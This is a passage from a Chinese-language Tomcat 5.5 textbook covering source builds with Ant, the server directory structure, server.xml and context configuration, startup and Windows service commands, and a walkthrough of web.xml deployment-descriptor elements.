从 <http://ant.apache.org/bindownload.cgi> 下载 ANT 的二进制包 `apache-ant-1.6.1-bin.zip`。

安装 ANT

直接解压缩到某个目录即可，例如 D:/下。

配置 ANT

设置环境变量：

```
set ANT_HOME=c:\ant
set PATH=%PATH%;%ANT_HOME%\bin
```

安装 Tomcat

从 <http://jakarta.apache.org/> 下载 Tomcat 源代码，包括 `build.xml` 文件。解压缩下载的压缩包到某个目录，例如 D:/。

编译

现在在 D 盘下有以下几个目录：`ant` 目录为 ANT 工具的目录，`tomcat-src` 用于存放 Tomcat 源代码，新建 `tomcat-bin` 为 Tomcat 编译目录，并新建 `Java` 目录存放 Tomcat 编译时依赖的 Java 包。在 `tomcat-src` 目录下，有两个编译所需要的文件 `build.xml` 和 `build.properties`。修改其中的路径参数，满足当前的目录要求。

运行 `ant build` 对 Tomcat 进行编译。进入 `tomcat-bin` 目录，就有一份最新的 Tomcat 生成了。这个编译后的二进制包跟从二进制安装后的结果相同。可以直接复制该二进制包到其他目录，作为 Tomcat 的目录。

2.3 Tomcat 的目录结构及相关设置

2.3.1 预览目录结构

Tomcat 下有 9 个目录，分别是 `bin`、`common`、`conf`、`logs`、`server`、`shared`、`temp`、`webapps` 和 `work` 目录，现在对每一目录作介绍。

Tomcat 根目录在 Tomcat 中叫\$CATALINA_HOME，这里把解压后的 Tomcat 放在 C:/Tomcat 5.5 下。目录树如下：

```
$CATALINA_HOME/
|---bin/                存放启动和关闭 Tomcat 的脚本
|---common/
|   |--- classes/
|   |--- lib/
|---conf/               存放不同的配置文件
|---logs/               存放 Tomcat 执行时的 LOG 文件
|---server/
|   |---classes/
|   |---lib/
|---shared              共享的类
|---temp/
|---webapps/            Tomcat 的主要 Web 发布目录
|---work/               存放 JSP 编译后产生的 class 文件
```

下面对各目录进行详细说明。

\$CATALINA_HOME/bin

该目录存放各种平台下启动和关闭 Tomcat 的脚本文件。其中有个文档是 catalina.bat，打开这个 Windows 配置文件，在非注释行加入 JDK 路径，例如 SET JAVA_HOME=C:\j2sdk1.4.2_06，保存后，就配置好 Tomcat 环境了。startup.bat 是 Windows 下启动 Tomcat 的文件，shutdown.bat 是关闭 Tomcat 的文件。该目录还包含 shell 脚本、启动 Tomcat 的批处理文件、JSP 的预编译器。其中 JSP 的预编译器用以提高 Tomcat 启动时间和未被编译 JSP 页的第一次响应时间。编译只发生一次，除非内存被垃圾回收器回收，否则它在服务器重启后第一个客户访问时发生。

该目录下的脚本命令包括以下几种：

- ❷ Catalina: 主要的脚本，用以启动和停止服务，供其他脚本调用。Tomcat 在调试模式，或有安全管理，或嵌入使用时都可以调用这个脚本；
- ❷ Cpappend: 其他的脚本调用该脚本在 Tomcat 启动前动态设置 classpath，允许用户在同一安装下通过设置配置文件来重写该配置参数，各用户之间的设置互不影响；
- ❷ Digest: 该脚本用于创建容器管理验证的摘要密码，通过加密密码提高安全性。容器管理安全机制允许授权用户、阻止非法用户。Tomcat 服务器执行用户身份检查和用户授权；
- ❷ jasper 和 jasc: 这两个命令用以预编译 JSP 为 Servlet 文件，为了提高服务器初始响应速度，预编译的文件在 Tomcat 启动时被保存下来，当第一次被访问时被编译。因此，JSP 文件大小被最小化；

- ≈ startup 和 shutdown: 这两个脚本调用 Catalina 脚本来启动和停止服务, 使用可执行文件方便操作, 代替命令行的执行方式。该命令在安装时被设置在开始菜单中, 作为快捷方式, 调用 bootstrap.jar 来启动服务;
- ≈ tool-wrapper: 该命令允许相同环境中使用命令行方式进行操作。

\$CATALINA_HOME/common

在 common 目录下的 lib 目录, 存放 Tomcat 服务器和所有 Web 应用都能访问的 JAR。它又包括 classes 和 lib 目录, 该目录下所有的类为任何 Web 应用所共享访问, classes 下为未打包的类文件, lib 下为打包的 jar 文件。与 \$CATALINA_HOME/下的 classes 和 lib 的不同之处在于, 该目录下的类可以为 Catalina 引擎所访问, 这是为了访问安全进行的区分。lib 目录下包括 Xerces 解析器和 Java Email API 等。

\$CATALINA_HOME/shared

在 shared 目录下的 lib 目录, 存放所有 Web 应用能访问的、但 Tomcat 不能访问的 JAR。

\$CATALINA_HOME/server

该目录包括 webapps 和 lib 两个子目录。在 webapps 目录中, 存放 Tomcat 自带的 APP-admin 和 manager 两个应用, 用来管理 Tomcat-Web 服务。在 lib 目录中, 存放 Tomcat 服务器所需要的, 但 Web 应用不能访问的各种 JAR。

\$CATALINA_HOME/work

Tomcat 把各种由 JSP 生成的 servlet 文件放在这个目录下。包括临时文件、JSP 预编译文件和其他的中间文件。

\$CATALINA_HOME/temp

临时活页夹, Tomcat 运行时候用于存放临时文件。

\$CATALINA_HOME/logs

存放 Tomcat 的日志文件。

\$CATALINA_HOME/conf

Tomcat 的各种配置文件, 包括 server.xml 配置文件、用户访问控制文件 user.xml、目标配置文件 conf.xml 及 catalina.policy 文件。其中 catalina.policy 用于设置 Catalina 在安全管理器上下文中运行时的访问权限, 最重要的是 server.xml 文件, 其配置项有: 服务停止、日志、过滤器、连接、端口、主机、应用目录位置等。server.xml 文件包括:

- ≈ 顶层类元素 (Top Level Elements): 位于整个配置文件的顶层, 包括 <Server> 和 <Service>;
- ≈ 连接器类元素 (Connectors): 客户和服务 (容器类元素) 间的通信接口。接收客户请求, 返回响应结果;

- ≈ 容器类元素 (Containers): 处理客户请求并且生成响应结果, 包含 3 个: <Engine>、<Host>、<Context>;
- ≈ 嵌套类元素 (Nested Components): 可以加入到容器中的元素, 包括: <logger>、<Valve>、<Realm>等。

一个<Server>包含一个或多个<Service>, 一个<Service>包含惟一个<Engine>和一个或多个<Connector>, 多个<Connector>共享一个<Engine>, 一个<Engine>包含多个<Host>, 每个<Host>定义一个虚拟主机, 包含一个或多个 Web 应用<Context>, <Context>元素是代表一个在虚拟主机上运行的 Web 应用。

\$CATALINA_HOME/webapps

Web 应用的发布目录, 把 Java 开发的 Web 站点或 war 文件放入这个目录下就可以通过 Tomcat 服务器访问了。该目录默认包括:

- ≈ examples: Servlet 和 JSP 例子存放目录, 可以用以测试 Tomcat 安装;
- ≈ manager: 用以远程管理 Tomcat, 包括安装和卸载 Web 应用;
- ≈ ROOT: Tomcat 默认 Web 目录, 不需要上下文参数可以直接访问该目录下的文件。例如在浏览器中输入 `http://localhost:8080/` 会加载 `index.html` 或 `index.jsp`, 如果都存在则加载的是 `index.jsp`;
- ≈ tomcat-docs: Tomcat 默认安装后的文档目录, 可以删除该目录;
- ≈ webdav: 它是一个增强了的 HTTP1.1 协议, 运行更该版本信息, 该应用默认为只读, 如果修改为可写的, 那么可以允许在登录后上传更新信息。

2.3.2 相关设置

配置环境变量

选择“我的电脑”, 单击右键, 弹出快捷菜单, 选择“属性”, 弹出对话框“系统特性”, 选择“高级”选项页, 然后选择“环境变量”, 就可以编辑系统的环境变量。

- ≈ TOMCAT_HOME 值: C:\Tomcat 5.5 (指示 Tomcat 根目录)。

设置 Server.xml 文件

主目录/conf 文件夹下的 server.xml 文件是对 Web 服务器的配置。找到以下内容:

```
<Connector port="8080" maxThreads="150" minSpareThreads="25"
maxSpareThreads="75"
enableLookups="false" redirectPort="8443" acceptCount="100"
connectionTimeout="20000" disableUploadTimeout="true" />
```

把 8080 端口改为你喜欢使用的端口, 如常见的 80, 以后就可以利用该端口访问网站: `http://localhost:80`。其中 80 是默认的, 可以不写, 其他的一些配置可以参见相关的内容。

找到 server.xml 中的以下内容:

```
<Host name="localhost" appBase="webapps"
unpackWARs="true" autoDeploy="true"
```

```

        xmlValidation="false" xmlNamespaceAware="false">
        ....
    </Host>

```

在它们之间添加一个<Context>元素，如：<Context path="/axis" reloadable="true" docBase="axis" workDir="webapps/axis/work"/>，其中属性 path 代表网络访问的上下文路径，reloadable 表示可以在运行时在 classes 与 lib 文件夹下自动加载类包，docBase 属性表示应用程序的路径，如 docBase="E:\Sun\axis"，workDir 表示缓存文件的放置地点，可以方便跨平台移植时不用重编译。这样，应用程序就可以放到硬盘上的任意地方了。还有一个方法可以做到这点（推荐）：编写一个 xml 文件，然后放到 Tomcat 目录/conf/Catalina/相应网站>目录下。例如，现在我有个应用程序 ACMEWeb，我编了一个文件 ACMEWeb.xml，内容如下：

```

<Context path="/ACMEWeb" reloadable="true"
docBase="E:\eclipseproject\ACMEWeb"
workDir="E:\eclipseproject\ACMEWeb\work" />

```

把它放到 Tomcat 目录/conf/Catalina/localhost 下，在浏览器中打开 http://localhost/ACMEWeb 时就会转向 E:\eclipseproject\ACMEWeb 下的程序了。

设置 web.xml 文件

web.xml 为 Servlet 的一些相关配置，具体内容详见 3.2 节。

2.4 启动 Tomcat

2.4.1 Tomcat 的启动和停止

设置完毕后就可以运行 Tomcat 服务器了，进入 Tomcat 的 bin 目录，Windows 下用 startup.bat 启动 Tomcat，Linux 下用 startup.sh，相应的关闭 Tomcat 的命令为 shutdown.bat 和 shutdown.sh。

启动后可以在浏览器中输入 http://localhost:8080/测试，由于 Tomcat 本身具有 Web 服务器的功能，因此我们不必安装 Apache，当然它也可以与 Apache 集成到一起，本书第 3 部分集成篇中会进行介绍。

在 Tomcat 的 bin 子目录中，除了有一些启动和停止 Tomcat 的脚本外，还有一些其他的命令。这些脚本在 Windows 下的扩展名为.bat，在 UNIX 下的扩展名为.sh，相同功能的脚本文件名相同。例如，catalina.bat 用于 Windows 下的启动，而 catalina.sh 用于 UNIX 下的启动。这些命令的介绍在 2.3.1 节。

Tomcat 的启动命令实际上是调用 catalina run 命令，关闭实际上是调用 catalina stop 命令。catalina 是 Tomcat 的批处理文件，当调用 catalina.bat 或 catalina.sh 命令时，允许设置一些参数，表 2-1 列出了 catalina 的参数意义。

表 2-1 Catalina 命令参数

参数	意义
-config [server.xml]	指定 server.xml 文件，默认为 conf/server.xml 下的文件
-help	输出帮助命令行信息
-nonaming	关闭 Tomcat 的 JNDI 功能
-security	启用 Tomcat 安全策略，使用的文件为 conf/catalian.policy
debug	在安全模式下启动 Tomcat
embedded	允许 Tomcat 在嵌入模式下进行调试，该属性用于应用开发阶段
jpda start	在 Java 平台结构调试器中启动 Tomcat
run	启动 Tomcat，不输出日志文件
start	启动 Tomcat，输出日志文件
stop	关闭 Tomcat

Tomcat 的脚本文件 catalina.bat 和 catalina.sh 中列出了 Tomcat 启动的默认环境变量，如表 2-2 所示。

表 2-2 Catalina 默认环境变量

变量名称	意义	默认值
CATALINA_HOME	Tomcat 编译目录	Tomcat 默认安装的目录
CATALINA_BASE	Tomcat 安装目录，如果不存在，则取 CATALINA_HOME	Tomcat 默认安装的目录
CATALINA_OPTS	当执行 start、stop、run 命令时传递给 Java 运行时的参数	无
CATALINA_TMPDIR	临时目录，供虚拟机使用 java.io.tmpdir 来访问	\$CATALINA_BASE/temp
JAVA_HOME	JDK 安装主目录	无
JAVA_OPTS	CATALINA_OPTS 的别名	无
JPDA_TRANSPORT	当使用 jpda start 命令时 JPDA 参数	dt_socket
JPDA_ADDRESS	当使用 jpda start 命令时 Java 运行时参数	8000
JSSE_HOME	JSSE 主目录	无
CATALINA_PID	启动时 Catalina 文件路径属性	无

这些环境变量是 Tomcat 运行的依据。例如你可以通过如下的 Dos 命令设置启动的 Java 最大堆大小：

```
set CATALINA_OPTS="-Xmx44M"
```

在 Tomcat5.5 的 bin 目录下，你会发现并没有上文所说的命令文件。原因是从 Tomcat5.5 开始对命令进行了界面开发，启动 tomcat5w.exe，在图 2-1 所示的窗口中可以进行以上启动参数的设置。

该窗口中有几个标签，允许对服务器进行启动、关闭以及日志参数等的设置。在“Startup”选项卡中，可以设置 Tomcat 启动的参数。




图 2-1 Tomcat5.5 属性窗口

2.4.2 以服务的方式运行 Tomcat

Tomcat 服务可以用 bin 目录下的 tomcat5w.exe 以图形的方式来管理，也可以用 tomcat5.exe 以命令行的方式来管理。表 2-3 和 2-4 分别是该程序支持的命令行选项及参数。

表 2-3 tomcat5.exe 的命令行选项（所有的选项的使用都是以//XX//ServiceName 形式）

选项	作用	说明
//TS//	以控制台应用程序的方式运行 Tomcat 服务	这是默认的选项，在没有提供任何选项的情况下将使用该选项。服务的名称是提供服务的可执行程序的名称（不包括扩展名.exe），也就是 Tomcat5
//RS//	运行服务	由服务管理器使用
//SS//	停止服务	
//US//	更新服务参数	
//IS//	安装服务	
//DS//	卸载服务	如果服务正在运行则先停止服务再卸载

表 2-4 tomcat5.exe 的命令行选项参数

参数名	默认值	描述
--Description		服务描述（长度不能超过 1024 字节）
--DisplayName	ServiceName	服务显示的名称
--Install	procrun.exe //RS//ServiceName	安装的服务文件
--Startup	manual	服务的启动方式，自动（auto）或者手动（manual）
--DependsOn		Tomcat 服务所依赖的服务列表，如果有多个，它们之间用#或者 ； 分隔
--Environment		以 key=value 的方式提供给 Tomcat 服务的环境变量列表，如果有多个，它们之间用 # 或者 ； 分隔

(续表)

参数名	默认值	描述
--User		用于运行 Tomcat 服务的用户。只适用于在 StartMode 是 java 或者 exe 的情况下, 允许没有 LogonAsService 权限的用户运行 Tomcat 服务
--Password		--User 参数指定的用户的密码
--JavaHome	JAVA_HOME	设置服务使用的 JDK 安装, 默认是由 JAVA_HOME 环境变量定义的 JDK 安装
--Jvm	auto	使用默认 jvm.dll 的路径, 或指定它的全路径
--JvmOptions	-Xrs	以 -D 或 -X 形式传送给 JVM 的选项参数, 如果有多个, 它们之间用 # 或者 ; 分隔
--Classpath		设置 Java 的 classpath
--JvmMs		设置 JVM 内存池最小值, 单位为 MB
--JvmMx		设置 JVM 内存池最大值, 单位为 MB
--JvmSs		设置 JVM 线程堆栈大小, 单位为 KB
--StartImage		服务的可执行文件 (tomcat5.exe)
--StartPath		服务运行时的工作目录
--StartClass		启动 Tomcat 的 Java 类
--StartParams		传递给服务可执行程序或者 Tomcat 启动 Java 类的参数, 如果有多个, 它们之间用 # 或者 ; 分隔
--StartMethod	Main	Tomcat 运行的主函数
--StartMode	executable	可以是 jvm、java 或 exe 中的一个
--StopImage		停止 Tomcat 服务的程序文件
--StopPath		停止 Tomcat 服务程序的工作目录
--StopClass		停止 Tomcat 服务的 Java 类
--StopParams		传递给停止 Tomcat 服务程序或 Java 类的参数, 如果有多个, 它们之间用 # 或者 ; 分隔
--StopMethod	Main	停止 Tomcat 调用的函数
--StopMode	executable	可以是 jvm、java 或 exe 中的一个
--StopTimeout	No Timeout	等待服务停止的超时时间, 单位为秒
--LogPath	working path	指定日志输出路径
--LogPrefix	jakarta_service	日志文件名前缀
--LogLevel	INFO	日志输出等级 error、info、warn 或 debug
--StdOutput		重定向标准输出到的文件的名称
--StdError		重定向标准错误输出到的文件的名称

使用以上的命令及参数来安装 Tomcat 服务, 有两种方法:

用 tomcat5.exe 安装 Tomcat 服务

下面的命令行安装名为 Tomcat5 的服务, 执行的时候把几行写成一行:

```
tomcat5 //IS//Tomcat5 --DisplayName="Apache Tomcat 5"
--Install="C:\tomcat-5.5.17\bin\tomcat5.exe"
--Jvm=auto --StartMode=jvm
```

```
--StopMode=jvm --StartClass=org.apache.catalina.startup.Bootstrap
--StartParams=start --StopClass=org.apache.catalina.startup.Bootstrap
--StopParams=stop
```

下面的命令更新 Tomcat5 服务的一些信息:

```
tomcat5 //US//Tomcat5
--Description="Apache Tomcat Server -
http://jakarta.apache.org/tomcat"
--Startup=auto
--Classpath=%JAVA_HOME%\lib\tools.jar;
%CATALINA_HOME%\bin\bootstrap.jar
```

下面的命令卸载 Tomcat 服务:

```
tomcat5 //DS//Tomcat5
```

图 2-2 给出了上面三个命令的执行示例结果。

用 service.bat 安装 Tomcat 服务

service.bat 位于 Tomcat 安装目录的 bin 文件夹下, 用该批处理文件来安装、删除 Tomcat 服务比较方便:

- ❷ 安装名为 Tomcat5 的服务: service install;
- ❷ 删除 Tomcat5 服务: service remove;
- ❷ 安装名为 MyTomcatService 的服务: service install MyTomcatService;
- ❷ 删除名为 MyTomcatService 的服务: service remove MyTomcatService。

图 2-3 给出了上面四个命令的执行示例结果。




图 2-2 tomcat5.exe 三个命令执行示例




图 2-3 service.bat 四个命令执行示例

2.4.3 在控制台里运行 Tomcat

在开发调试的时候, 为了快捷方便的观察程序的输出, 需要把标准输出、错误输出信息显示在一个控制台窗口里, 这时需要用 bin 目录下的 catalina.bat 或者 startup.bat 来运行 Tomcat。

执行 catalina.bat 或者 startup.bat 之前需要正确设置 JAVA_HOME 和 CATALINA_HOME 环境变量, CATALINA_HOME 的值是 Tomcat 的安装路径 (在这里是 C:\tomcat-5.5.17) :

- ② 把 CATALINA_HOME 设置成系统的环境变量;
- ② 修改 catalina.bat 或者 startup.bat, 在文件最开始的地方加上一行 set CATALINA_HOME=“Tomcat 的安装路径”, 如 set CATALINA_HOME=C:\tomcat-5.5.17。JAVA_HOME 也可以用同样的方式设置, 如 set JAVA_HOME=D:\jdk1.5.0_07。

为了方便在控制台运行 Tomcat, 可以把 Tomcat 安装目录下的 bin 目录添加到 Windows 的 path 环境变量里。打开一个控制台窗口, 输入 catalina run 命令或者执行 startup.bat 即可运行 Tomcat, 要停止 Tomcat, 可以直接关闭控制台窗口, 也可以再新开一个控制台窗口, 输入 catalina stop 命令, 或者执行 shutdown.bat。

2.4.4 远程启动 Tomcat

在浏览器中输入 <http://localhost:8080/manager/start?path=/examples> 和 <http://localhost:8080/manager/stop?path=/examples> 可以分别启动和关闭 examples 应用程序 (在第 4 章会详细讲解)。

修改 Tomcat 的启动方式为自动启动, 或者修改 Windows 的服务管理器中的 Tomcat 启动方式为“自动启动”, 这样 Tomcat 会随着系统一起启动。

2.5 测试运行

接下来就可以执行 \$CATALINA_HOME/bin/Startup.bat, 测试 Tomcat 是否运行正常。

现在, 在 \$CATALINA_HOME/webapps/examples/jsp 目录下建立一个 HelloWorld.jsp 文件:

```
<%@ page contentType="text/html; charset=gb2312" %>
<HTML>
<HEAD>
<TITLE>
JSP 测试页面---HelloWorld!
</TITLE>
</HEAD>
<BODY>
  <%= "<h1>HelloWorld!<br>世界, 你好! </h1>" %>
</BODY>
</HTML>
```

在浏览器的地址栏中键入: <http://localhost:8080/examples/jsp/HelloWorld.jsp>, 如果能够显示页面, 则证明 Tomcat 已经可以正常地工作了。

2.6 小结

通过本章的学习, 你能够从二进制版本和源代码版本安装 Tomcat, 并配置 Tomcat 使其具有服务器的服务功能, 为 Web 应用提供正常服务。接下来我们在这个基础上学习如何在 Tomcat 下构建 Java Web 应用。

在Tomcat中创建和发布Web应用

通过前两章的讲解，已经搭建了 Tomcat 的相关环境。本章将在这个环境基础上，讲解如何创建和发布 Web 应用。通过本章的学习，你能够搭建一个基本的 Web 应用，实现基本的应用部署，并掌握应用的配置方式。

本章主要分三步进行讲解。首先从整体上讲解一个 Web 应用的基本目录结构，并通过实例进行展示。然后通过详细讲解应用部署描述符 `web.xml` 各种参数的意义和配置方法，让读者能够轻松驾驭 Web 应用的配置。最后通过实例对 Web 应用中各种资源的部署和服务的启动进行讲解。

3.1 Web 应用的目录结构

基于 Java 的 Web 应用均遵循表 3-1 中的目录结构。

表 3-1 Web 应用目录结构

路径	描述
/	Web 应用的根目录，该目录下所有文件都是可以访问的，包括 JSP、HTML、GIF 等
/WEB-INF	该目录及其子目录下的所有文件都是不可访问的，部署描述符 <code>web.xml</code> 包括 Web 应用的配置属性，该部署描述符的属性由 Servlet API 定义
/WEB-INF/classes	存放应用的所有 class 文件
/WEB-INF/lib	存放类文件打包后的 jar 文件

为了部署方便，该目录下的所有文件可以压缩为 zip 文件，再更改扩展名为 war。

可以根据需要在根目录下建立不同资源文件的子目录，如 Web 存放 JSP 和 HTML 文件，image 存放图片文件，js 存放脚本文件，css 存放样式表文件，source 存放 Java 源代码。在 WEB-INF 下也通常将各种资源配置文件分开存放，如 dtd 存放各种 xml 文件的文档类型文件，properties 存放属性文件等。

如果使用某种 IDE 集成 Tomcat 进行开发，集成工具会自动建立以上的目录结构和基本的资源配置文件，如图 3-1 所示是使用 WebSphere Studio Application Developer 集成 Tomcat 开发时的目录结构。

该目录结构中，每一个目录下都有一个 CVS 目录，该目录是进行版本控制集成开发时自动创建的描述文件目录。CSMM 表示应用的根目录，design 用于存放设计文件，JavaSource 用于存放 Java 源代码，WebContent 为应用目录。其中，pages 存放 JSP 文件，script 存放脚本文件，theme 存放 CSS 文件，META-INF 为项目描述文件目录，WEB-INF 为部署文件、二进制包目录。

不同的 IDE 开发环境，都预先设定了各自不同的目录结构，但大同小异，皆万变不离其宗，都是表 3-1 的变体。

目前 Java Web 应用的开发大多通过各种 IDE 来进行集成开发，在后续的集成篇中将会讲解目前流行的几种 IDE+Tomcat 开发环境的集成方法。




图 3-1 WSAD 应用目录结构

3.2 部署描述符 web.xml

一个 Java Web 应用存在一个核心文件，就是 web.xml。该文件控制整个应用的行为方式和方法，这是通过各种命令参数的配置来实现的，这些参数在服务启动时自动加载。暂且不管它由谁来加载和如何加载（将在第 10 章中详细讲解），先来一览 web.xml 的真实面目。一个标准的 web.xml 文件基本配置如下。

(1) 头元素：指定版本和文字编码。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

(2) 文档类型：指定 DTD 文档（或 xsd 文档）的位置。

```
<!DOCTYPE web-app
PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
"http://java.sun.com/dtd/web-app_2_3.dtd">
<web-app>
```

(3) Web 应用图标：指出 IDE 和 GUI 工具用来表示 Web 应用的大图标和小图标。

```
<icon>
  <small-icon>/images/app_small.gif</small-icon>
  <large-icon>/images/app_large.gif</large-icon>
</icon>
```

(4) Web 应用名称：提供 GUI 工具可能会用来标记这个特定的 Web 应用的一个名称。

```
<display-name>Tomcat Examples</display-name>
```

(5) Web 应用描述：给出与此有关的说明性文本。

```
<description>Tomcat Example servlets and JSP pages.</description>
```

(6) 分布式属性：Tomcat 集群参数。

```
<distributable/>
```

(7) 上下文参数：声明应用范围内的初始化参数。

```
<context-param>
  <param-name>ContextParameter</param-name>
  <param-value>test</param-value>
  <description>It is a test parameter.</description>
</context-param>
```

(8) 过滤器定义：将一个名字与一个实现 `javax.servlet.Filter` 接口的类相关联。

```
<filter>
  <filter-name>Set Character Encoding</filter-name>
  <filter-class>filters.SetCharacterEncodingFilter</filter-class>
  <init-param>
    <param-name>encoding</param-name>
    <param-value>EUC_JP</param-value>
  </init-param>
</filter>
```

(9) 过滤器映射：一旦命名了一个过滤器，就要利用 `filter-mapping` 元素把它与一个或多个 `servlet` 或 `JSP` 页面相关联。

```
<filter-mapping>
  <filter-name>Set Character Encoding</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
```

(10) 监听器：Servlet 2.3 增加了对事件监听程序的支持，事件监听程序在建立、修改和删除会话或 `Servlet` 环境时得到通知。`listener` 元素指出事件监听程序类。

```
<listener>
  <listener-class>listeners.SessionListener</listener-class>
</listener>
```

(11) `Servlet` 定义：在向 `Servlet` 或 `JSP` 页面制定初始化参数或定制 `URL` 时，必须首先命名 `Servlet` 或 `JSP` 页面。`servlet` 元素就是用来完成此项任务的。

```
<servlet>
  <servlet-name>snoop</servlet-name>
  <servlet-class>SnoopServlet</servlet-class>
  <init-param>
    <param-name>foo</param-name>
    <param-value>bar</param-value>
  </init-param>
  <run-as>
    <description>Security role for anonymous access</description>
    <role-name>tomcat</role-name>
  </run-as>
</servlet>
```

(12) `Servlet` 映射：服务器一般为 `servlet` 提供一个默认的 `URL`：`http://host/webAppPrefix/servlet/ServletName`。但是，我们常常会更改这个 `URL`，以便 `servlet` 可以访问初始化参数或更容易地处理相对 `URL`。在更改默认 `URL` 时，使用 `servlet-mapping` 元素。

```
<servlet-mapping>
  <servlet-name>snoop</servlet-name>
  <url-pattern>/snoop</url-pattern>
</servlet-mapping>
```

(13) 控制会话超时：如果某个会话在一定时间内未被访问，服务器可以抛弃它以节省内存。可通过使用 `HttpSession` 的 `setMaxInactiveInterval` 方法明确设置单个会话对象的超时值，或者可利用 `session-config` 元素制定默认超时值。

```
<session-config>
  <session-timeout>120</session-timeout>
</session-config>
```

(14) MIME 类型映射：如果 Web 应用具有特殊的文件，希望能保证给它们分配特定的 MIME 类型，则 `mime-mapping` 元素提供这种保证。

```
<mime-mapping>
  <extension>htm</extension>
  <mime-type>text/html</mime-type>
</mime-mapping>
```

(15) 指定欢迎文件页： `welcome-file-list` 元素指示服务器在收到引用一个目录名而不是文件名的 URL 时，显示哪个文件作为欢迎页。

```
<welcome-file-list>
  <welcome-file>index.jsp</welcome-file>
  <welcome-file>index.html</welcome-file>
  <welcome-file>index.htm</welcome-file>
</welcome-file-list>
```

(16) 错误处理页： `error-page` 元素使得在返回特定 HTTP 状态代码时，或者特定类型的异常被抛出时，能够指向将要显示的错误处理页面。

```
<error-page>
  <error-code>404</error-code>
  <location>/NotFound.jsp</location>
</error-page>
<error-page>
  <exception-type>packageName.className</exception-type>
  <location>/SomeURL</location>
</error-page>
```

(17) 定位 TLD： `taglib` 元素对标记库描述符文件（Tag Library Descriptor file）指定别名。此功能使 TLD 文件的位置能够更改，而不用编辑使用这些文件的 JSP 页面。

```
<taglib>
  <taglib-uri>http://jakarta.apache.org/tomcat
    /debug-taglib</taglib-uri>
  <taglib-location>/WEB-INF/jsp
    /debug-taglib.tld</taglib-location>
</taglib>
```

(18) 资源管理对象： `resource-env-ref` 元素声明与资源相关的一个管理对象。

```
<resource-env-ref>
  <resource-env-ref-name>jms/StockQueue</resource-env-ref-name>
</resource-env-ref>
```

(19) 资源工厂使用的资源： `resource-ref` 元素声明一个资源工厂使用的外部资源。


```
<resource-ref>
  <res-ref-name>mail/Session</res-ref-name>
  <res-type>javax.mail.Session</res-type>
  <res-auth>Container</res-auth>
</resource-ref>
```

(20) 安全限制: `security-constraint` 元素确定应该保护的 URL。它与 `login-config` 元素联合使用。

```
<security-constraint>
  <display-name>Example Security Constraint</display-name>
  <web-resource-collection>
    <web-resource-name>Protected Area</web-resource-name>
    <url-pattern>/jsp/security/protected/*</url-pattern>
    <http-method>DELETE</http-method>
    <http-method>GET</http-method>
    <http-method>POST</http-method>
    <http-method>PUT</http-method>
  </web-resource-collection>
  <auth-constraint>
    <role-name>tomcat</role-name>
    <role-name>role1</role-name>
  </auth-constraint>
</security-constraint>
```

(21) 登录验证: `login-config` 元素用来指定服务器应该怎样给试图访问受保护页面的用户授权。它与 `security-constraint` 元素联合使用。

```
<login-config>
  <auth-method>FORM</auth-method>
  <realm-name>Example Form-Based Authentication Area</realm-name>
  <form-login-config>
    <form-login-page>/jsp/security/protected
                        /login.jsp</form-login-page>
    <form-error-page>/jsp/security/protected
                        /error.jsp</form-error-page>
  </form-login-config>
</login-config>
```

(22) 安全角色: `security-role` 元素给出安全角色的一个列表, 这些角色将出现在 `servlet` 元素内的 `security-role-ref` 元素的 `role-name` 子元素中。分开声明角色, 可使高级 IDE 处理安全信息更为容易。

```
<security-role>
  <role-name>tomcat</role-name>
</security-role>
```

(23) Web 环境参数: `env-entry` 元素声明 Web 应用的环境项。

```
<env-entry>
  <env-entry-name>minExemptions</env-entry-name>
  <env-entry-value>1</env-entry-value>
  <env-entry-type>java.lang.Integer</env-entry-type>
</env-entry>
```


(24) EJB 声明: `ejb-ref` 元素声明一个 EJB 的主目录的引用。

```
<ejb-ref>
  <description>Example EJB Reference</description>
  <ejb-ref-name>ejb/Account</ejb-ref-name>
  <ejb-ref-type>Entity</ejb-ref-type>
  <home>com.mycompany.mypackage.AccountHome</home>
  <remote>com.mycompany.mypackage.Account</remote>
</ejb-ref>
```

(25) 本地 EJB 声明: `ejb-local-ref` 元素声明一个 EJB 的本地主目录的引用。

```
<ejb-local-ref>
  <description>Example Local EJB Reference</description>
  <ejb-ref-name>ejb/ProcessOrder</ejb-ref-name>
  <ejb-ref-type>Session</ejb-ref-type>
  <local-home>com.mycompany.mypackage.ProcessOrderHome</local-home>
  <local>com.mycompany.mypackage.ProcessOrder</local>
</ejb-local-ref>
</web-app>
```

以上文件共定义了 25 个有基本意义的配置项, 其中除了前两项之外, 其余 23 项均需包含在 `<web-app></web-app>` 之间。

下面重点强调两个统一的规则:

(1) XML 元素是大小写敏感的

XML 元素不像 HTML, 它们是大小写敏感的。因此, 所有部署描述符文件的顶层(根)元素为 `web-app`, 写成 `web-App` 和 `WEB-APP` 都是不合法的, `web-app` 必须全部用小写。

